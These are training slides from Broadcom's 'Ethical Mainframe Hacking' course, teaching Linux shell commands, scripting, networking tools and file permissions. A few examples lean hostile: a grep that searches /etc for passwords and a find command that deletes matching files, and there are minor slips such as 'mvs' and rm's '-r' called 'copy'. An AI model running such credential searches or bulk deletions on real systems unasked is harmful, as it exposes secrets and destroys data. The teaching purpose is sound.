Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Basic Shell Commands

- Filesystem:
 - *pwd*
 - *ls*
 - *mv*
 - *cp*
 - *touch*
 - *rm*
 - *ln*
- User: *id*, *whoami*, *history*

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Flags

- Specifies command line options for programs
- On Linux, this is typically - or -- (dash or dash dash)
- Could be referred to as arguments, switches, flags
- Some programs let you chain arguments
 - *ls -l -a -S* vs *ls -laS*
- Sometimes flags have both short and long versions
 - *mv -n* vs *mvs --no-clobber*

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Help on Commands

- Most commands offer usage when run without any arguments
 - If not, most commands accept **-h** or **--help**
- If you ever want to know what a command does, use the command ***man** to get more information
 - e.g., **man ls**
 - this is called a **man page**
- Great resource: <https://explainshell.com/>

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



<https://explainshell.com/>

ExplainsHELL.com

[about](#) [theme](#)

source manpages: ls

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Aliases

- Command and flags can be shortened to what are called aliases
- You can see what aliases are assigned using the `alias` command
- For example:
 - Command `alias zos='ls -al - -color'`
 - Creates `zos` command

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.





Getting in to Commands

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

pwd Command

- Sometimes it's useful to know where you are in the file system
- The `pwd` command shows your current working directory
- Important flag:
 - `-P` shows the actual location, not symbolic links

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Is Command

- Used to list files
- Important flags:
 - **-a** list all files
 - **-l** use long listing
 - **-R** recursive
 - **--color** use color output

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



mv Command

- Used to move files
- ***mv source destination***
- Important flags:
 - **-f** force moving the files
 - **-v** be verbose
 - verbose means to be more descriptive
- ***mv*** is recursive

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



cp Command

- Copy files and folders
- Important flags:
 - **-r** recursively copy folders and subfolders
 - **-v** be verbose
 - **-p** keep mode, ownership, and timestamps

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



touch Command

- Create files and change timestamps
- Important flags:
 - **-d** change timestamp to supplied date
 - **-m** change modification time

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



rm Command

- Remove files and folders
- Important flags:
 - **-r** recursively copy folders and subfolders
 - **-f** force deleting files

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



In Command

- Creates links to files/folders
- Important flags:
 - **-s** create a symbolic link

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



| id Command

- Shows the current user id (if no arguments are passed)

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



whoami Command

- Displays current userid
- There are no flags with this command

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



history Command

- Shows current user shell command history
- Can be removed on logoff/logon

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Decompressing

- Files can come in TAR and GZ
- ***tar*** is tape archive
- ***gz*** is a gzipped file
 - to unzip: ***gunzip file.gz***
- ***tar*** can do this for ***tar.gz*** files:
 - ***tar -xvzf file.tar.gz***

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.





Advanced command line

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Pipes

- Linux introduced the idea of pipes
- Taking the output of one command
- Sending it to another command
- |
- e.g. *ls|grep zos*
- These are very powerful later

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Redirection

- Pipes can pass output to another program
- Redirection passes the output to a file
 - Remember, everything is a file
- < input file
- > send output to file, overwriting previous
 - `ls -al > list_output.txt`
- >> send output to a file, appending to end of file
 - `ls -l >> list_output.txt`

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



STDIN/STDOUT/STDERR

- Standard streams
- STDIN: input to a program
- STDOUT: normal output
- STDERR: error output
- numbered 0, 1, 2

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Newlines, Threads, If

- You can run more than one command with ;
 - e.g. `ls;id;pwd` (the commands will always run in sequence)
- Conditionals use `&&` instead:
 - e.g. `ls && id` only runs `id` if `ls` runs successfully
- You can run two (or more) commands at the same time with `&`
 - e.g. `ls & pwd`

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Wildcards

- In Linux, wildcards exist
- **?** match any one character
- ***** match any character
- **[]** range
 - e.g. **em[a,b,c]** would match **ema**, **emb**, and **emc**
- **{}** matches or
 - e.g. **cp {*.docx,*.xlsx}**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.





Shell Programming

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Shell Scripting

- Shells from with basic scripting commands:
 - ***for/do/done***
 - ***if/elif/else/fi***
 - ***while/do/done***
- Variables start with \$
- And are assigned with = without a space

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Simple Shell Script

```
#!/bin/bash
y="hello"
for i in {1,2,3,4,5,6,7,8,9}
do
    echo $y $i
done
```

or as one line:

```
y="hello"; for i in {1,2,3,4,5,6,7,8,9}; do echo $y $i; done
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Shell Scripts

- Shell scripts can get very complicated
- look at your **.bashrc** in your home folder
 - or **.zshrc**
- Shell scripting is a very powerful tool!

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Putting it all together like

```
#!/bin/bash
HLASM=`echo $1|awk -F. '{print $1}'` 
JCL=$2; HOST='SMOG'
echo "[+] $1 to $HLASM, JCL: $JCL, HOST: $HOST"
ftp -iv $HOST <<END_SCRIPT
ascii
put $1 $HLASM
site file=jes
put $JCL
quit
END_SCRIPT
exit 0
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.





• Searching

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Searches

- You can locate programs and files with various commands
 - ***locate***
 - ***find***
 - ***grep***

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



locate

- Find files based on the filename
- For example, we know `emh.txt` exists but not where
- `*locate emh.txt` returns the location
- But the database needs to be updated!

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



find

- Find is very powerful
- Searches for files, folders, links, etc., based on name, recursively
- By default searches the current path
- Arguments:
 - **[path]**
 - **-iname file** ignore case and search for “file”
 - **-exec action ;** if you find a file with that name, do “action”
- e.g., **find /home/emh -iname .txt -exec rm {};***

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



grep

- Search within a file (or pipe) for the text supplied
- **grep “search text” file.txt**
- Arguments
 - **-r** search all folders/files recursively
 - **-n** show the line number and file name
 - **-i** ignore case
 - **-v** reverse the search (exclude)
- e.g., **grep -rni “password” /etc**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



grep and regex

- regex is its own language
- Wildcards to search for
- **grep** can use regex to match a very complex search

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Environment Variables

- Information stored by the OS for your logon session
- Can be viewed with **env** (and **set**)
- Example: **SHELL**, **PATH**
 - **SHELL**: which shell is this user using?
 - **PATH**: where can executable files be found?

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Aside: PATH

- Path is the search path for binaries
- When you type ***ls***, Linux goes left to right in **\$PATH**, searching each folder for the binary
- You can easily change **\$PATH**
 - e.g. ***export PATH=\$PATH:/home/emh/scripts***

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.





- [Lab - Searching](#)

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Awk

- Designed to be a command line text parser
- Used frequently to parse column-based data
- Used with pipes
 - e.g., `cat finances.txt|awk '{print $1}'`

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Running as Admin

- On Linux, the admin user is called root
- Assigned user ID (uid) 0
- The home folder is `/root` (but not always)
- You can become root with the commands `su` and `sudo`
- Root has access to all files/folders regardless of permissions

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



su

- Stands for substitute user
- Syntax: **su username** or just **su** for root
- Prompts for a password for the user you're trying to become
- Replaces your uid with that user uid
- If root calls the **su** command, they do not need to supply a password

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



sudo

- Stands for "superuser do"
- Syntax: ***sudo command-to-run-as-root***
- Executes commands as the root user
- Relies on a file ****/etc/sudoers*** to control who has access
- Can be limited to specific commands
- What would this do?
 - ***Sudo su chad***

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.





- File Manipulation

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

File Editors

- Two very popular editors
- Both command line/terminal based
- ***nano*** based on pico
- ***vim*** the follow-up to ***vi***

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



nano

- The easiest and best text editor for beginners
- Presents the user with the command interface on the screen
- Works just like a barebones text editor should
- ***nano file.txt***

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



vim

- Stands for VI iMproved
- Was one of the first Linux text editors
- Uses command-based syntax to control files
- Some key commands:
 - ***i*** go into insert (edit) mode
 - ***esc*** hitting escape exits edit mode
 - **:** enter a command on the command line
 - **:w** save the file
 - **:q** quit
 - **:q!** quit and ignore changes
 - **:wq** save and quit

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



vi Navigation

- if only *vi* is installed, some tips
- Arrow keys work (but not in OMVS)
- Use the keys h/j/k/l to move around

##vi Keyboard

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Without an Editor

- Linux has multiple commands to parse/edit files without an editor
- *cat*
- *head*
- *tail*
- *sed*
- *wc*

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



cat

- Stands for conCATenate
- echos the file(s) back to the terminal
- e.g. `cat file1.txt /path/to/file2.txt`

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



head

- Displays X rows from the beginning of the file
- The number of rows can be changed with the **-n** flag
- e.g., **head -n 200 finances.csv**
 - Displays first 200 rows from **finances.csv**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



tail

- Similar to **head** but displays X from the end of the file
- The number of rows can be changed with the **-n** flag
 - e.g., tail -n 200 finances.csv
 - Displays the last 200 rows from **finances.csv**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



tail -f

- Tail has a special argument: **-f**
- This argument means **follow**
- If you have a long-running process that writes to a file, you can use **tail -f** to show the contents of that file and any updates

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



sed

- Pattern matching stream editing
- Can take files as input
- Searches and replace
 - e.g., `sed s/day/night/ <old.txt >new.txt`

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



WC

- Stands for word count
- Shows the number of lines, word count, bytes, and characters
- Arguments can limit which of these four
- by default, shows all four
 - e.g., `wc -l old.txt`

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Piping These Together

- `cat finances.csv|wc -l`
- `cat finances.csv|grep -i phil|head -n 20|tail -n 10|sed s/phil/chad/ > new_finances.csv`
- What does this command do?

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.





Processes

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Processes

- A process is a program running
- Two types:
 - Foreground: connected to a terminal, expects user input
 - Background: not connected to a terminal

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Daemons

- Daemons are background processes started at startup
 - Or through admin initialization
- Runs forever as a service
- Called System Tasks
- examples: webservers, ftp servers, etc.

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Viewing Processes

- ***ps*** command
- Displays a list of running processes
- ***ps -e*** shows every running process
 - Alternate: ***ps aux*** (BSD)
- Processes are assigned PID
 - Process ID

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Killing Processes

- The `kill` command exists to kill processes
- Using the PID argument, you can kill specific processes
- e.g., `kill 65559` kills the program with PID 65559

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Networking

- Linux runs lots of servers to help in system administration, file admin, servers, etc.
- Examples of networking software include:
 - ***netstat***
 - ***ssh***
 - ***sftp***
 - ***ftp***
 - ***ping***
 - ***curl***
 - ***wget***

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Networking Ports

- To be accessible, servers use ports
- Between 1 - 65535
 - 0 - 1024: reserved; only uid 0 can open ports
 - 1025 - 49151: IANA maintains a list of names, suggested
 - 49152 - 65535: ephemeral

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



netstat

- shows the current open ports and connected programs
- slowly being replaced with **ss**
- Arguments:
 - **-l** Shows listening ports only
 - **-p** Shows PID and name of the program
 - **-n** Don't translate numbers to names (i.e., 21 to ftp)

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



ssh

- Secure Shell
- Connects to another Linux server using encryption

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



sftp

- Secure File Transfer
- It uses the same technology as *ssh* to transfer files
- e.g., *sftp phil@10.10.10.10*

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



ftp

- File Transfer
- Also used to transfer files
- can be encrypted, usually isn't
- e.g., **ftp 10.10.10.20**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



ping

- A utility to see if a server is responsive
- e.g., *ping google.com* or *ping 10.10.10.10*

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



curl/wget

- Tools to download files/websites to your local machine
 - e.g., `curl -O broadcom.com/text.txt`
 - e.g., `wget broadcom.com/text.txt`
- These tools are very powerful when used in conjunction with pipes
- **NEVER** pipe wget/curl to `/bin/sh` unless you've read the script

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.





Logging

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Logs locations

- Logs are typically (but not always) in `/var/logs`
- Uses syslog format
- This is where `tail -f` comes in handy

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Syslog Format

- A Syslog message includes the facility code and the severity level
- Facility: Type of programs logging the message (0-23)
- Severity: 0 (Emergency) through 7 (Debug)

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.





Linux vs Linux

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

POSIX standard

- Developed in the 80s
- Various versions of Linux were coming out
- POSIX defines the minimum a Linux system needs to meet to be POSIX
- Two parts, a POSIX base and a testing suite
- z/OS provides a POSIX compatibility layer

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Open Source

- Gnu tools provide POSIX compliance to be called Linux
- All tools are written with the GNU license or BSD license
- GPL v3
- Essentially: You can use the code to make your own tools, but if you sell them or give them away, you need to include your source
- Linux OS is open source, though 3rd party products may not be

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Gnu Tools vs Linux/BSD

- Linux-gnu tools (*ls*, *grep*, *find*, etc.) provide the basic functionality for Linux
- However, they also extend the tools to add enhancement not required by POSIX
 - e.g., gnu: *ls -c* does not work on all Linux systems

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Gnu grep vs BSD grep

- The syntax for BSD grep is different from gnu grep
- Each tool uses a different regular expression engine
- This is more to be aware of the difference

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Lab Exercise

In this lab exercise, you'll:

- Perform shell scripting
- See Lab 2-1 Shell Scripting

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Module Summary

This module showed:

- What is a shell
- Use commands
- Navigating shells
- Shell programming

In the next module, you will:

- Learn about Linux programming



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**

MAINFRAME SOFTWARE



Ethical Mainframe Hacking: Linux Programming

Broadcom Proprietary and Confidential
Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

The background features a dark teal gradient with a network of glowing blue dots and lines forming a complex geometric pattern, resembling a digital or network visualization.

Copyright © 2024 Broadcom. All Rights Reserved. Broadcom, the pulse logo, Connecting everything, CA Technologies and the CA Technologies logo are among the trademarks of Broadcom. The term "Broadcom" refers to Broadcom Inc., and/or its subsidiaries.



Course Agenda

- 1 Welcome! Course Overview
- 2 Linux History and Basics
- 3 Linux programming and scripting
- 4 Linux Advanced Permissions
- 5 Unix Systems Services Overview
- 6 z/OS Scripting Review
- 7 RACF, NJE & CICS
- 8 Pentesting Process: OSINT, Reconnaissance, Shells & Enumeration
- 9 Passwords, Passtickets and Privilege Escalation
- 10 CTF

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Linux Module Agenda

- 1 History
- 2 Linux File System
- 3 Shell Basics
- 4 File Editing
- 5 Programming and Scripting
- 6 Advanced Permissions
- 7 Linux vs. Unix System Services (OMVS)

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Click Next to continue.

Module Objectives

This module will show you how to:

- Articulate the differences between scripting and compiling
- Utilize various scripting methods



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**
MAINFRAME SOFTWARE



First off: Git

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Git Basics

- **Git** is a free, open-source version control system
- Typically used to copy code from github/gitlab
 - both gitlab.com and github.com are public code **repositories**
- **git clone https://github.com/mainframed/Enumeration**
 - Copies all the code from GitHub to the folder **./Enumeration**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



<https://github.com/mainframed/Enumeration>

Some Git Commands

- **git**: uses clone/pull/commit/push model
- **clone**: create a local copy of the code
- **pull**: update the local code from the repo
- **commit**: add your local change to the repo
- **push**: push your changes to the remote repo

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Git Branches

- With Git you can have ‘branches’
- Typically the main branch is ‘master’ though slowly switching to ‘main’
- You can create a new branch
 - This branch can have many changes, additions, etc.
 - This doesn’t affect the main branch until you **merge**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Git on Z

- You can install Git in USS with Rocket Software
- There's also ZiGi for ISPF interface
 - <https://zigi.rocks/>
 - Free for non-commercial use

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.





- Scripting and Programming

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Scripting vs. Compiling

- Scripting language vs. a programming language
- Scripting languages use an interpreter
- Programming languages are converted to machine language
- Some scripting languages have compilers!

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Scripting Languages

- There are many scripting languages available
 - Perl
 - PHP
 - Python
 - REXX

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Python Scripting Basics

- Python scripting is very useful
- Easy to write code
- Object-oriented
- Lots of libraries and support

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Python: Blocks

- Indentation is used to denote code blocks
- Code blocks are started with a colon
- Ends when the indentation does

```
phil = 1980
chad = 1880
if phil > chad:
    print('a code block')
for x in y:
    print("loopin")
while True:
    print('forever loopin')
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Python: Simple Hello World

```
#!/usr/bin/env python3
print("Hello World")
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Importing

- Python comes with many libraries
- To include them, you *import* them
- The `sys` module provides access to system commands
- `sys.exit()` exits the script
- `sys.argv` is an array of arguments
- Documentation: <https://docs.python.org/3/library/sys.html>

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



<https://docs.python.org/3/library/sys.html>

Import Example: sys

```
#!/usr/bin/env python3
import sys

print("Hello World")

if len(sys.argv) > 1:
    print("Arguments:", sys.argv)
else:
    print("no args")
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.





Lab: Python Scripting

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Lab Exercise

In this lab exercise, you'll:

- Create a basic python script from scratch and run it
- See Lab 3-1 Python Scripting

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Compiling Code

- Most programs on Linux are written in C
- Let's start with a very simple C program
- This will work in both OMVS and Linux
- Save this as **hello.c**

```
#include <stdio.h>
int main() {
    printf("Hello, World!\n");
    return 0;
}
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Compile the C

- Use the C compiler: **gcc/cc**
 - e.g., **gcc hello.c**
 - outputs **a.out**
 - run with **./a.out**
 - You can change this with the **-o** flag
 - **gcc -o hello hello.c && ./hello**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Makefile

- **gcc** is great for simple programs
- Complicated programs use the **make** command
 - **make** uses a **Makefile** to compile programs

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Makefile

```
CC      = cc
RM      = rm -f

default: all

all: Hello

Hello: Hello.c
    $(CC) -o Hello Hello.c

clean veryclean:
    $(RM) Hello
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Using make

- with a **Makefile**, you can now type **make**
- a compiled **Hello** will be made
- You can run it with **./Hello**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



What about Someone Else's Code?

- Use `git` to download the code repo
- Run `./configure` in the new repo folder
 - This sets up a new `Makefile` specific to your UNIX
- When `./configure` is done, you can now compile with `make`
- And (typically) install with `make install`

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Lab Exercise

In this lab exercise, you'll:

- Download, configure, compile, and install nmap from the source
- See Lab 3-2 Working with nmap

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Module Summary

This module showed you how to:

- Articulate the differences between scripting and compiling
- Utilize various scripting methods

In the next module, you will:

- Learn about Linux advanced permissions



 **BROADCOM®**
MAINFRAME SOFTWARE

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Ethical Mainframe Hacking: Linux-Advanced Permissions

Broadcom Proprietary and Confidential
Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Copyright © 2024 Broadcom. All Rights Reserved. Broadcom, the pulse logo, Connecting everything, CA Technologies and the CA Technologies logo are among the trademarks of Broadcom. The term "Broadcom" refers to Broadcom Inc., and/or its subsidiaries.



Course Agenda

- 1 Welcome! Course Overview
- 2 Linux History and Basics
- 3 Linux programming and scripting
- 4 Linux Advanced Permissions
- 5 Linux Systems Services Overview
- 6 z/OS Scripting Review
- 7 RACF, NJE & CICS
- 8 Pentesting Process: OSINT, Reconnaissance, Shells & Enumeration
- 9 Passwords, Passtickets and Privilege Escalation
- 10 CTF

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Linux Module Agenda

- 1 History
- 2 Linux File System
- 3 Shell Basics
- 4 File Editing
- 5 Programming and Scripting
- 6 Advanced Permissions
- 7 Linux vs. Linux System Services (OMVS)

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Click Next to continue.

Module Objectives

This module will show you how to:

- Understand advanced Linux security
- Evaluate and change owners and groups
- Articulate the permission bits on Linux files and folders



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**

MAINFRAME SOFTWARE

Linux Review

- Tree-based file system
- File permissions are part of the file system
- Three types of access: **Read, Write, eXecute**
- UID 0

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Linux Commands

- What does ***ls*** do?
- What does ***grep*** do?
- What does ***cc*** do?
- Where is your ***home*** folder?

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



File System Permissions

- Folders are also assigned permissions
- To access a folder, you need eXecute access
- This is why folders have permissions like:
 - **r-xr-xr-x**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Security Bits

- User, Group, Other: **rwx**
 - Other is also known as World or Global
- Each bit corresponds to a binary number 4,2,1
- Any combination is that access right

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Numbers

- 0 or - No access
- 4 or r Read access
- 2 or w Write access
- 1 or x eXecute access
- Therefore:
 - 5 (4 + 1) means read and execute access
 - 7 (4 + 2 + 1) means **rwx**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



UMASK

- You can see the default with the ***umask*** command
- Umask is the inverse:
 - e.g., ***umask 077*** means new files are ***rwx-----***

